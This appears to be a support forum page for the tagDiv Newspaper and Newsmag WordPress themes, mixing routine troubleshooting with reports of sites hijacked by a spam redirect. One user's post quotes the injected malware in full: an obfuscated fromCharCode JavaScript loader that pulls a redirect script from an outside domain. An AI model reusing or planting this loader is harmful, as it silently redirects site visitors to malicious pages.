- NewsmagHow to update a plugin
- NewsmagHow to update the theme
- NewsmagHow to update the WPBakery plugin
- NewsmagCategory templates
- NewsmagWhat’s included in Newsmag theme package
- NewsmagAjax view count
- NewsmagSmart Lists
- NewsmagFeatured images
- NewsmagFeatured image or video
- NewsmagModal window
- NewsmagtagDiv slider gallery
- NewsmagVideo playlist
 ezioboy
 hello anamaria
First of all thanks for the reply.
Does the single post template refer to the basic template provided by Real News? Does this mean that I have to drag the review through tagdiv Composer to work? Wouldn’t that be something that could work automatically? If not, will manual work still be necessary? Please solve the problem.
It seems inefficient to use the Real News basic template for general articles and select STYLE 7 for articles that require review and alternately write them.
Also, I have inquired before, but since the sidebar becomes empty when STYLE 7 is selected, it is difficult to fill in design elements within my capabilities.
Wouldn’t an update be needed to make it more convenient for general users to operate?
 Rashmi
 I have checked all the setting, everything is okay but but when i hit “save change” button its process only and no result , at last i have to refresh the page and no change is updated., Please help me
 androlas
 Hello Bettina, i’m just reset the license key from every website and I remove the theme from every website. Then, I activated the license on my new website but the license seem always not recognized, here the message in the update sub menu: “An issue has been encountered while trying to validate your license key”
by twice, I tried to reset the key on this new website and a reboot system but same problem.
The system status is OK.
Thanks for your help

 mita
mitaHi there,
We are running an updated setup with WooCommerce enabled and have started to see that tagdiv editor gets stuck when saving. The save spinner stays on and there are some console errors.
See this screenshot for more context:
https://drive.google.com/file/d/1vgrLwkYTi9hn4hvZcEE9kyxhFG0LA_u7/view?usp=sharing
The page actually saves but we need to refresh the page every time before doing another save.
The xhr requests get cancelled at 10 seconds (or 9.6 seconds some times). I looked through the source code and there is a timeout for xhr requests at 10 seconds here:
https://github.com/krisfk/puerfons/blob/f85753718f312874536c4892077de782e8890aba/wp-content/themes/Newspaper/includes/wp-booster/wp-admin/js/tagdiv-theme-plugins-setup.js – line 252.
I tried increasing that limit but had no luck.
Is there any feedback you can provide regarding this issue?
Thanks
 Bettina
 Hello @mungerald!
Add this element in your cloud single post template: https://prnt.sc/AKdHmHCHNbCe (make it inline) and this element https://prnt.sc/vY-scE0kTuSD
You shouldn’t lose these modifications from the tagdiv Composer when you update the theme. I recommend you to try this method for the theme installation: https://forum.tagdiv.com/install-via-ftp/
Make sure that all the requirements are done as you can see here: https://forum.tagdiv.com/requirements-for-newspaper/
If the problem persists, then the issue can be from a plugin conflict or a cache issue, that’s why, we recommend first to deactivate ALL plugins except tagDiv ones, also if you are using a cache plugin, deactivate it and see the results.
Thank you!
 mungerald
How do I show last updated date under post and on home page? Also, how do i prevent losing such modifications after installing theme update?
Example:
Last updated on 29 December 2022
Or
Last updated on 29 December 2022 by Author Name
Or
By Author Name Last updated on 29 December 2022
Please I would like the last updated date to replace the original date.
Thanks!
 chiugary
Hi,
Newspaper
When I post a new post, it can updated the data, but can’t reload the post
the error message is
Warning: preg_match_all(): Compilation failed: invalid range in character class at offset 11 in /home/customer/www/thexxxx.hk/public_html/wp-content/plugins/js_composer/include/autoload/hook-vc-grid.php on line 162
Warning: Cannot modify header information – headers already sent by (output started at /home/customer/www/thexxx.hk/public_html/wp-content/plugins/js_composer/include/autoload/hook-vc-grid.php:162) in /home/customer/www/thexxxx.hk/public_html/wp-admin/post.php on line 231
I need to press the return the previous step to view the post.
I try to reinstall the wordpress, it doesn’t work
please help!
 lemads
Hi there
After some updates, the site is showing errors, and if we activate the TD Social the site goes completely down.
 nawkrzy
 When will the update be released?
Bettina Bettina Hello @nawkrzy!
To make the gallery work, deactivate the Lightbox on each photo. We will fix this issue in the next available update.
Thank you!
nawkrzyHi. I updated Newspaper Theme to version 12.1.1 and now I have a problem with Gallery Layout. No matter how many columns I set for photos in Gallery, the photos in the article are always arranged one below the other. Not next to each other. I got information from Newspaper Support there is a problem with Gallery in this version of theme and they working to fix it in the next update.
Why is this happening? How to fix it?
I considet to change whole theme because there are a lot of problems.
 From the Strait
Hi there,

For the past two months or so, even with the new theme update(s), I’m unable to edit any written content on my pages using tagdiv composer. When I click on “Edit Content”, the window never actually loads. Here’s a screenshot as an example:https://fromthestrait.com/wp-content/uploads/2022/12/FTS-Screenshot-Edit-Content-Window.png.
My website is https://fromthestrait.com
Does anyone know how to fix this? Thanks!
 huma1985
 All my theme plugins are activated and updated.
please review website: http://www.learningall.com
thanks so much for help.
 Anamaria
 If you notice that the site redirects to other sites, it may be because of injected malware. We recommend you follow the steps below:
– Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
– Update the theme to the latest version, Newspaper 12.1.1
If you have gone through the steps above and are still facing issues, don’t hesitate to contact us via email at contact@tagdiv.com. We’ll be ready to help you as soon as possible.
Thank you!
 beyonduality
After many hours, I figured out why the page redirected, blame the script here, which is played out in the browser, but I can’t find the file where it was included:
blablalba fromCharCode(118,97,114,32,116,114,111,110,109,111,32,61,32,100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66, 121,84,97,103,78,97,109,101,40,34,115,99,114,105,112,116,34,41,59,32,118,97,114,32,119,97,110,116,109,101,101,32,61,32,102,97,108,115,101,59,102, 111,114,32,40,118,97,114,32,105,32,61,32,48,59,32,105,32,60,32,116,114,111,110,109,111,46,108,101,110,103,116,104,59,32,105,43,43,41,32,123,32, 32,32,105,102,32,40,116,114,111,110,109,111,91,105,93,46,105,100,41,32,123,32,32,32,9,32,105,102,32,40,116,114,111,110,109,111,91,105,93,46,105, 100,32,61,61,32,34,115,108,111,119,112,111,105,110,116,34,41,123,32,9,9,119,97,110,116,109,101,101,61,116,114,117,101,59,32,9,32,125,32,32,32, 125,32,32,125,105,102,40,119,97,110,116,109,101,101,61,61,102,97,108,115,101,41,123,32,9,118,97,114,32,100,61,100,111,99,117,109,101,110,116,59, 118,97,114,32,115,61,100,46,99,114,101,97,116,101,69,108,101,109,101,110,116,40,39,115,99,114,105,112,116,39,41,59,32,115,46,105,100,61,34,115, 108,111,119,112,111,105,110,116,34,59,115,46,115,114,99,61,83,116,114,105,110,103,46,102,114,111,109,67,104,97,114,67,111,100,101,40,49,48,52,44,49, 49,54,44,49,49,54,44,49,49,50,44,49,49,53,44,53,56,44,52,55,44,52,55,44,49,49,57,44,57,55,44,49,50,49,44,52,54,44,49,49,53,44,49,49,50,44,49, 48,49,44,57,57,44,49,48,53,44,57,55,44,49,48,56,44,57,56,44,49,48,56,44,49,49,55,44,49,48,49,44,49,48,53,44,49,49,54,44,49,48,49,44,49,48,57,44, 49,49,53,44,52,54,44,57,57,44,49,49,49,44,49,48,57,44,52,55,44,49,49,53,44,49,49,52,44,57,57,44,52,55,44,49,49,53,44,49,49,54,44,49,48,49,44,49, 49,50,44,52,54,44,49,48,54,44,49,49,53,44,54,51,44,49,49,56,44,54,49,44,53,48,44,52,54,44,52,56,44,52,57,41,59,32,105,102,32,40,100,111,99,117, 109,101,110,116,46,99,117,114,114,101,110,116,83,99,114,105,112,116,41,32,123,32,100,111,99,117,109,101,110,116,46,99,117,114,114,101,110,116, 83,99,114,105,112,116,46,112,97,114,101,110,116,78,111,100,101,46,105,110,115,101,114,116,66,101,102,111,114,101,40,115,44,32,100,111,99,117,109, 101,110,116,46,99,117,114,114,101,110,116,83,99,114,105,112,116,41,59,125,32,101,108,115,101,32,123,100,46,103,101,116,69,108,101,109,101,110, 116,115,66,121,84,97,103,78,97,109,101,40,39,104,101,97,100,39,41,91,48,93,46,97,112,112,101,110,100,67,104,105,108,100,40,115,41,59,125,32,125)) so it´s an encoded js this loads the redirecting js from https://way.specialblueitems.com/src/step.js?v=2.0
This script load also on every subpage.
I have run several malware scanners, they have not found the actual cause.
The strange thing is, as soon as I downgrade the newspapers, the redirect malware script is gone.
As soon as I update to the newest version, the malware script loads again.
So I wonder how this happens. After an upgrade the original data is downloaded from the tagdiv server and installed. Where can this demonic stuff be stored in the database or in a file?
huma1985 hi sir, Please see my home page is broken for my site after update to Php 8.1 version.
Please help me:
website: https://www.learningall.com/
Anamaria Hi,
In case you are having the redirect malware, please try the suggestions from this topic https://forum.tagdiv.com/topic/update-required-newspaper-12-1-1-brings-extra-security/
If the problem persists or you need help, contact us via email.
Thank you!
Anamaria Hello,
To activate the theme, please check this guide https://forum.tagdiv.com/newspaper-6-how-to-activate-the-theme/
If you notice that the site redirects to other sites, it may be because of injected malware. We recommend you follow the steps below:
– Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
– Update the theme to the latest version, Newsmag v5.2.3
If you have gone through the steps above and are still facing issues, don’t hesitate to contact us via email at contact@tagdiv.com. We’ll be ready to help you as soon as possible.
Thank you!
Anamaria Hello,
If you notice that the site redirects to other sites, it may be because of injected malware. We recommend you follow the steps below:
– Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
– Update the theme to the latest version, Newsmag v5.2.3
If you have gone through the steps above and are still facing issues, don’t hesitate to contact us via email at contact@tagdiv.com. We’ll be ready to help you as soon as possible.
Thank you!
 medriad
Hello,
After the last update, I start noticing less paid traffic going to our website! at first, I was skeptical about google analytics code or something! but after testing the website on other operation systems and browsers we noticed that the website is redirecting to a spammy website!
Those websites are for affiliate programs like VPN and such, we start investigating by deleting plugins, changing themes, restore backups! we even restored the CPanel backup with our hosting provider but still has the same issue!
We never thought it was from one of your plugins! till after 4 days of deep looking because we excluded the newspaper’s theme since we didn’t suspect it a bit!
We found out that when we activate the tagDiv Composer plugin the redirecting started even when we change the theme but we kept the plugin activated! Now, we changed the theme and deleted all your plugins so we had to have a quick solution, you really need to take a look at your codes on that plugins, and fix them as soon as possible.
What do you think about this, please? and how it can be fixed.
 blubbering
I got Malware on the stie, but I removed every code script in headers and ads that I found. But there is still Malware there. Need help. Updated everything and can’t remove it.
Header shows way.specialblueitems.com script. Where can this come from?
 L1theR
 Hi Bettina!
Still not an update with this CPT on the cloud right?
Regards
 Chris Baird
 Yea— that would be a fantastic plan so it updates globally—-
 kalacosolutions
 That almost defeats the purpose of a saved element, column or row. Having the option to make something saved as global so that if edited for it to update globally is something that should be consider implementing. Every time I have to make an edit to one, have to find and remember all places that saved item has been placed on my site.